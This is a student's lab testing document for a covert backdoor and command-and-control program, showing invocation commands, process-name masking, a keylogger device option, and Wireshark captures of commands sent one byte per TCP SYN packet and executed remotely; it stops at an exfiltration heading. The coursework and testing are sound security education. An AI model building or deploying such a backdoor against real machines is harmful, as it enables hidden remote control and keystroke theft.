COMP 8505 Final Project Testing Doc

Alex Zielinski – A00803488

03/12/2018

Contents

Testing Procedure Explained

*Note: The term **server** will refer to the victim machine running the backdoor program and the term **client** will refer to the attacker machine running the CnC program.*


Testing for this software was done in lab-323 SE12 at BCIT Burnaby Campus. Two computers were used for the testing procedure. The machine that ran the client program (CnC) was **192.168.0.8** and the machine that ran the server program (backdoor) was **192.168.0.9**. The following two commands were used to run the client and server programs throughout each test.

Client Command: **./backdoor client 192.168.0.8 192.168.0.9 1 1**

Server Command: **./backdoor server 192.168.0.8 192.168.0.9 1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd**

Whenever a step in a test case says to run the client program or server program, it means to run the above commands on the according machines.

Since my project makes use of the libpcap library for sending and reading of a packet I implemented a firewall rule to ensure that libpcap is working as expected. Within iptables, I set the default rule for all input traffic to DROP. This firewall rule is enforced for every test that deals with the transmission of data. The following screenshot shows the iptables rule being implemented.



```
13:35:50(-)root@datacomm-192-168-0-8:bin$ iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
13:35:58(-)root@datacomm-192-168-0-8:bin$ 
```

(Test Cases start on next page)


Program Usage

Test Case #1 – General Program Usage Message

Description

The purpose of this test is to ensure the user gets a 'Usage' message describing how to run the program when they run the backdoor program without specifying whether to run it as client or server.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the program via the following command: **./backdoor**	A general usage message should display describing how to run the program.		**PASS**

```
14:01:17(-)root@datacomm-192-168-0-8:bin$ ./backdoor

Error: invalid arguments

Usage: ./backdoor [PROGRAM] [MY_IP] [HOST_IP] [MIN] [MAX] [MASK] [DEVICE]

PROGRAM   : Specify 'client' or 'server' program.
MY_IP     : IP of local machine running program.
HOST_IP   : IP of host machine to communicate to.
MIN       : Minimum sending delay in seconds.
MAX       : Maximum sending delay in seconds.
MASK      : Name to mask the running process with (not needed when running client).
DEVICE    : Path to keyboard device to log key strokes from (not needed when running server).
```


(Test Case #2 on next page)

Test Case #2 – Client Program Usage Message (CnC)

Description

The purpose of this test is to ensure the user gets a ‘Usage’ message describing how to run the client program when they run the backdoor program by specifying to run it as client but with invalid client arguments.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the program via the following command: **./backdoor client**	A client usage message should be displayed describing how to run the client program		**PASS**

```
13:58:15(-)root@datacomm-192-168-0-8:bin$ ./backdoor client

Error: invalid client arguments

Usage: ./backdoor client [MY_IP] [HOST_IP] [MIN] [MAX]

MY_IP     : IP of local machine running program.
HOST_IP   : IP of host machine to communicate to.
MIN       : Minimum sending delay in seconds.
MAX       : Maximum sending delay in seconds.
```

(Test Case #3 on next page)


Test Case #3 – Server Program Usage Message (Backdoor)

Description

The purpose of this test is to ensure the user gets a ‘Usage’ message describing how to run the server program (backdoor) when they run the program by specifying to run it as server but with invalid server arguments.

Test

Steps	Expected	Screenshot	Result

Step 1
Run the program via the following command: **./backdoor server**
	A server usage message should be displayed describing how to run the server program.	
		`14:01:19(-)root@datacomm-192-168-0-8:bin$ ./backdoor server`
		
		`Error: invalid client arguments`
		
		`Usage: ./backdoor server [MY_IP] [HOST_IP] [MIN] [MAX] [MASK] [DEVICE]`
		
		`MY_IP      : IP of local machine running program.`
		`HOST_IP    : IP of host machine to communicate to.`
		`MIN        : Minimum sending delay in seconds.`
		`MAX        : Maximum sending delay in seconds.`
		`MASK       : Name to mask the running process with.`
		`DEVICE     : Path to keyboard device to log key strokes from.`
			PASS

(Test Case #4 on next page)

Process Mask



Test Case #4 – Server Process Masking (backdoor)

Description

The purpose of this test is to ensure that the server program (backdoor) is masking its process name within the process table as expected.

Test

Steps	Expected	Screenshot	Result

Step 1
Run the server program
Step 2
In another terminal run the command: **ps -a**
	The name specified in the server`s [MASK] field (which is **dgvix**) should show up in the process list from the **ps -a** command.	Server is ran with **dgvix** specified and the **process mask** name.
		
		`14:02:15(-)root@datacomm-192-168-0-8:bin$ ./backdoor server 192.168.0.8 192.168.0.9`
		` 1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.6.4:1.0-event-kbd`
		The name **dgvix** shows up in the process table
		
		`14:07:22(-)root@datacomm-192-168-0-8:bin$ ps -a`
		`  PID TTY          TIME CMD`
		` 3624 pts/0    00:01:01 dgvix`
		` 3729 pts/2    00:00:00 ps`
		`14:07:26(-)root@datacomm-192-168-0-8:bin$`
			PASS

Regular Commands

A regular command is one that you would enter into a terminal (such as a **mkdir** command or **ls** command). The following test cases use the command **ls /root/b/** and the contents of this directory are two files named **student data** and **student_info**. As a result, when the **ls** command is run the output should be these two files.



Test Case #5 – Client Sends Regular Command

Description

The purpose of this test is to ensure that the client program sends the regular command to the machine running the server program.

Test

Steps	Expected	Screenshot	Result



Step 1
Run the client program and start a Wireshark capture session
Step 2
Enter the command: **ls /root/b/**
Step 3
Stop the Wireshark capture and filter on TCP traffic. Notice the 12 packets that were sent from the client machine to the server machine
Step 4
Stop the client program
	The Wireshark capture should show 12 TCP SYN packets being sent from the client machine to the server machine. The command length is 12 bytes so 12 packets should be sent via TCP.	Client program is started, and the regular command is entered
		
		`14:16:37(-)root@datacomm-192-168-0-8:bin$ ./backdoor client 192.168.0.8 192.168.0.9 1 1`
		`192.168.0.9: ls /root/b/`
		Wireshark shows the command being sent in 12 packets.
		
		tcp
		`No. Time Source Destination Protocol Len Info`
		`8 1.639115576 192.168.0.8 192.168.0.9 TCP 54 17691 → 19656 [SYN]`
		`11 2.639204984 192.168.0.8 192.168.0.9 TCP 54 9465 → 14363 [SYN] S`
		`21 3.639279936 192.168.0.8 192.168.0.9 TCP 54 21620 → 18214 [SYN]`
		`24 4.639365883 192.168.0.8 192.168.0.9 TCP 54 7736 → 14595 [SYN] S`
		`26 5.639454240 192.168.0.8 192.168.0.9 TCP 54 19943 → 14025 [SYN]`
		`28 6.639544286 192.168.0.8 192.168.0.9 TCP 54 17899 → 13201 [SYN]`
		`33 7.639626974 192.168.0.8 192.168.0.9 TCP 54 21694 → 7850 [SYN] S`
		`39 8.639716936 192.168.0.8 192.168.0.9 TCP 54 14324 → 11437 [SYN]`
		`41 9.639806582 192.168.0.8 192.168.0.9 TCP 54 15445 → 10423 [SYN]`
		`48 10.639895422 192.168.0.8 192.168.0.9 TCP 54 9139 → 8444 [SYN] Se`
		`62 11.639983408 192.168.0.8 192.168.0.9 TCP 54 11010 → 9499 [SYN] S`
		`73 12.640067909 192.168.0.8 192.168.0.9 TCP 54 8446 → 15188 [SYN] S`
			PASS

Test Case #6 – Server Receives Regular Command

Description

The purpose of this test is to ensure the server machine receives the regular command from the client machine.

Test



Steps	Expected	Screenshot	Result
Step 1 Run the server program and start a Wireshark capture session **Step 2** Run the client program and enter the command: **ls /root/b/** **Step 3** Stop the Wireshark capture once the command appears in the terminal window running the server program. In Wireshark filter on TCP traffic. Notice the 12 packets that were received by the server **Step 4** Stop both programs	The Wireshark capture should show 12 TCP SYN packets being sent from the client machine to the server machine. The command length is 12 bytes so 12 packets should be sent via TCP. Once the server receives the command it should be displayed within the terminal.	Wireshark shows the server receiving 12 packets from the client  tcp No. Time Source Destination Protocol Length Info 1 0.000000000 192.168.0.8 192.168.0.9 TCP 60 13294 → 11840 [SYN] 6 1.000109519 192.168.0.8 192.168.0.9 TCP 60 19790 → 8231 [SYN] 12 2.000162142 192.168.0.8 192.168.0.9 TCP 60 8411 → 8803 [SYN] S 15 3.000273664 192.168.0.8 192.168.0.9 TCP 60 20210 → 21855 [SYN] 30 4.000353955 192.168.0.8 192.168.0.9 TCP 60 8549 → 12984 [SYN] 37 5.000409025 192.168.0.8 192.168.0.9 TCP 60 20417 → 8342 [SYN] 56 6.000514027 192.168.0.8 192.168.0.9 TCP 60 12140 → 17688 [SYN] 60 7.000604390 192.168.0.8 192.168.0.9 TCP 60 20065 → 16118 [SYN] 63 8.000663927 192.168.0.8 192.168.0.9 TCP 60 12310 → 16395 [SYN] 68 9.000791169 192.168.0.8 192.168.0.9 TCP 60 8979 → 7262 [SYN] S 70 10.000877168 192.168.0.8 192.168.0.9 TCP 60 9066 → 8524 [SYN] S 75 11.000931678 192.168.0.8 192.168.0.9 TCP 60 8380 → 7107 [SYN] S The command is displayed in the terminal window when received  14:22:03(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8 1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd cmd: ls /root/b/	**PASS**

Test Case #7 – Server Executes Regular Command

Description

The purpose of this test is to ensure that server executes the regular command received from the client. The output of the command should be written to a file in the project directories **data** folder under the name **output**.

Test


Steps	Expected	Screenshot	Result
<u>**Step 1**</u> Run the server program <u>**Step 2**</u> Run the client program and enter the command: **ls /root/b/** <u>**Step 3**</u> Once the command is displayed in the server`s terminal window navigate to the project directories **data** folder <u>**Step 4**</u> Notice the file name **output**. Open the file and look at the contents <u>**Step 5**</u> Stop both programs	A file named **output** should be visible in the projects **data** folder. The contents of this file should contain the output of the command **ls /root/b/** (which should be two files named **student data** and **student_info**.	The file **output** exists in the project's **data** folder  root Documents final code data Name keylogger output Contents show the output of the **ls /root/b/** command  File Edit View Search Tools Documents Elevated Privileges student data student info	**PASS**

Test Case #8 – Server Sends Regular Command Output Back to Client

Description

The purpose of this test is to ensure that the server sends back to the client the output of the regular command it executed.

Test

Steps	Expected	Screenshot	Result
<u>Step 1</u> Run the server program and start a Wireshark capture session **<u>Step 2</u>** Run the client program and enter the command: **ls /root/b/** **<u>Step 3</u>** Watch the server's Wireshark capture. When you notice the server has stop sending the client TCP SYN packets stop the capture **<u>Step 4</u>** Stop both programs	In Wireshark there should be noticeable TCP SYN traffic going from the server machine to the client machine. This traffic is the server sending back the output of the regular command back to the client.	Wireshark shows the server sending back output of regular command 	**PASS**

```
tcp
No.       Time           Source         Destination    Protocol  Length Info
     18 3.659223567    192.168.0.8    192.168.0.9    TCP       60 15972 → 16732 [SYN]
     23 4.659309614    192.168.0.8    192.168.0.9    TCP       60 21819 → 10240 [SYN]
     30 5.659377713    192.168.0.8    192.168.0.9    TCP       60 7366 → 13620 [SYN] S
     39 6.659490749    192.168.0.8    192.168.0.9    TCP       60 14588 → 14782 [SYN]
     42 7.659579589    192.168.0.8    192.168.0.9    TCP       60 9315 → 19892 [SYN] S
     45 8.659686930    192.168.0.8    192.168.0.9    TCP       60 7519 → 8007 [SYN] Se
     51 9.659751829    192.168.0.8    192.168.0.9    TCP       60 7691 → 12525 [SYN] S
     56 10.659837533   192.168.0.8    192.168.0.9    TCP       60 12198 → 9152 [SYN] S
     61 11.659907625   192.168.0.8    192.168.0.9    TCP       60 18884 → 11696 [SYN]
     67 12.660015394   192.168.0.8    192.168.0.9    TCP       60 14936 → 16624 [SYN]
     76 13.660096506   192.168.0.8    192.168.0.9    TCP       60 8244 → 21845 [SYN] S
     83 14.660164954   192.168.0.8    192.168.0.9    TCP       60 20979 → 15424 [SYN]
    103 15.664679698   192.168.0.9    192.168.0.8    TCP       54 15808 → 11315 [SYN]
    106 16.664834031   192.168.0.9    192.168.0.8    TCP       54 13747 → 13312 [SYN]
    110 17.664992747   192.168.0.9    192.168.0.8    TCP       54 8800 → 13663 [SYN] S
    113 18.665138394   192.168.0.9    192.168.0.8    TCP       54 17514 → 20095 [SYN]
    115 19.665336343   192.168.0.9    192.168.0.8    TCP       54 20947 → 10389 [SYN]
    120 20.665489257   192.168.0.9    192.168.0.8    TCP       54 14859 → 21945 [SYN]
    123 21.665656029   192.168.0.9    192.168.0.8    TCP       54 7221 → 10878 [SYN] S
    126 22.665846426   192.168.0.9    192.168.0.8    TCP       54 18165 → 15825 [SYN]
    132 23.666050030   192.168.0.9    192.168.0.8    TCP       54 20140 → 8729 [SYN] S
    136 24.666186027   192.168.0.9    192.168.0.8    TCP       54 21393 → 15395 [SYN]
    142 25.666371599   192.168.0.9    192.168.0.8    TCP       54 7058 → 21584 [SYN] S
    149 26.666569824   192.168.0.9    192.168.0.8    TCP       54 11032 → 12749 [SYN]
    151 27.666761811   192.168.0.9    192.168.0.8    TCP       54 7491 → 20405 [SYN] S
    153 28.666956362   192.168.0.9    192.168.0.8    TCP       54 20351 → 10014 [SYN]
    154 29.667154326   192.168.0.9    192.168.0.8    TCP       54 13892 → 18681 [SYN]
    159 30.667341062   192.168.0.9    192.168.0.8    TCP       54 12507 → 19210 [SYN]
    166 31.667517812   192.168.0.9    192.168.0.8    TCP       54 12291 → 10607 [SYN]
    173 32.667702364   192.168.0.9    192.168.0.8    TCP       54 19002 → 12243 [SYN]
    184 33.667903287   192.168.0.9    192.168.0.8    TCP       54 18179 → 21426 [SYN]
    191 34.668068953   192.168.0.9    192.168.0.8    TCP       54 18527 → 10398 [SYN]
    211 35.668239174   192.168.0.9    192.168.0.8    TCP       54 8803 → 16519 [SYN] S
    217 36.668395116   192.168.0.9    192.168.0.8    TCP       54 19533 → 19429 [SYN]
    221 37.668546432   192.168.0.9    192.168.0.8    TCP       54 7463 → 18062 [SYN] S
    223 38.668713148   192.168.0.9    192.168.0.8    TCP       54 21625 → 17921 [SYN]
    225 39.668823233   192.168.0.9    192.168.0.8    TCP       54 12881 → 20561 [SYN]
    231 40.668973377   192.168.0.9    192.168.0.8    TCP       54 17156 → 17886 [SYN]
    235 41.669125061   192.168.0.9    192.168.0.8    TCP       54 8664 → 12281 [SYN] S
```

Test Case #9 – Client Receives Output of Regular Command

Description


The purpose of this test is to ensure that the server sends back to the client the output of the regular command it executed.

Test

<table>
<tr><th>Steps</th><th>Expected</th><th>Screenshot</th><th>Result</th></tr>
<tr>
<td><b><u>Step 1</u></b>
Run the server program

<b><u>Step 2</u></b>
Run the client program and start a Wireshark capture session. Enter the command: <b>ls /root/b/</b>


<b><u>Step 3</u></b>
Notice that after a few seconds the output of the command is being written to the client’s terminal window

<b><u>Step 4</u></b>
Once the full command output is displayed in the client’s terminal window stop the client Wireshark capture and the client program</td>
<td>The output of the regular command should appear in the client’s terminal window. The Wireshark capture should show TCP SYN packets being sent from the server back to the client.</td>
<td>Output of regular command is displayed in the Client’s terminal window

14:28:01(-)root@datacomm-192-168-0-8:bin$ ./backdoor client 192.168.0.8 192.168.0.9 1 1

192.168.0.9: ls /root/b/

student data
student info

192.168.0.9:

Wireshark shows the server sending back output of regular command


<table>
<tr><th>No.</th><th>Time</th><th>Source</th><th>Destination</th><th>Protocol</th><th>Length</th><th>Info</th></tr>
<tr><td>9</td><td>1.818661212</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>15972 → 16732 [SYN]</td></tr>
<tr><td>13</td><td>2.818750076</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>21819 → 10240 [SYN]</td></tr>
<tr><td>21</td><td>3.818839586</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>7366 → 13620 [SYN]</td></tr>
<tr><td>28</td><td>4.818929837</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>14588 → 14782 [SYN]</td></tr>
<tr><td>32</td><td>5.819020799</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>9315 → 19892 [SYN]</td></tr>
<tr><td>34</td><td>6.819109679</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>7519 → 8007 [SYN] S</td></tr>
<tr><td>41</td><td>7.819197413</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>7691 → 12525 [SYN]</td></tr>
<tr><td>45</td><td>8.819283020</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>12198 → 9152 [SYN]</td></tr>
<tr><td>51</td><td>9.819371482</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>18884 → 11696 [SYN]</td></tr>
<tr><td>56</td><td>10.819458770</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>14936 → 16624 [SYN]</td></tr>
<tr><td>66</td><td>11.819543849</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>8244 → 21845 [SYN]</td></tr>
<tr><td>72</td><td>12.819632638</td><td>192.168.0.8</td><td>192.168.0.9</td><td>TCP</td><td>54</td><td>20979 → 15424 [SYN]</td></tr>
<tr><td>93</td><td>13.824298421</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>15808 → 11315 [SYN]</td></tr>
<tr><td>95</td><td>14.824452385</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>13747 → 13312 [SYN]</td></tr>
<tr><td>100</td><td>15.824614908</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>8800 → 13663 [SYN]</td></tr>
<tr><td>102</td><td>16.824759610</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>17514 → 20095 [SYN]</td></tr>
<tr><td>105</td><td>17.824981055</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>20947 → 10389 [SYN]</td></tr>
<tr><td>109</td><td>18.825112314</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>14859 → 21945 [SYN]</td></tr>
<tr><td>113</td><td>19.825255136</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>7221 → 10878 [SYN]</td></tr>
<tr><td>115</td><td>20.825477620</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>18165 → 15825 [SYN]</td></tr>
<tr><td>122</td><td>21.825682021</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>20140 → 8729 [SYN]</td></tr>
<tr><td>125</td><td>22.825810633</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>21393 → 15395 [SYN]</td></tr>
<tr><td>132</td><td>23.826003143</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>7058 → 21584 [SYN]</td></tr>
<tr><td>138</td><td>24.826201694</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>11032 → 12749 [SYN]</td></tr>
<tr><td>141</td><td>25.826391138</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>7491 → 20405 [SYN]</td></tr>
<tr><td>142</td><td>26.826592839</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>20351 → 10014 [SYN]</td></tr>
<tr><td>144</td><td>27.826760768</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>13892 → 18681 [SYN]</td></tr>
<tr><td>148</td><td>28.826973249</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>12507 → 19210 [SYN]</td></tr>
<tr><td>156</td><td>29.827153103</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>12291 → 10607 [SYN]</td></tr>
<tr><td>163</td><td>30.827334428</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>19002 → 12243 [SYN]</td></tr>
<tr><td>175</td><td>31.827539671</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>18179 → 21426 [SYN]</td></tr>
<tr><td>181</td><td>32.827700939</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>18527 → 10398 [SYN]</td></tr>
<tr><td>202</td><td>33.827873095</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>8803 → 16519 [SYN]</td></tr>
<tr><td>207</td><td>34.828027432</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>19533 → 19429 [SYN]</td></tr>
<tr><td>211</td><td>35.828182184</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>7463 → 18062 [SYN]</td></tr>
<tr><td>212</td><td>36.828348508</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>21625 → 17921 [SYN]</td></tr>
<tr><td>215</td><td>37.828459540</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>12881 → 20561 [SYN]</td></tr>
<tr><td>220</td><td>38.828609814</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>17156 → 17886 [SYN]</td></tr>
<tr><td>225</td><td>39.828762901</td><td>192.168.0.9</td><td>192.168.0.8</td><td>TCP</td><td>60</td><td>8664 → 12281 [SYN]</td></tr>
</table>
</td>
<td><b>PASS</b></td>
</tr>
</table>

Exfiltration Command

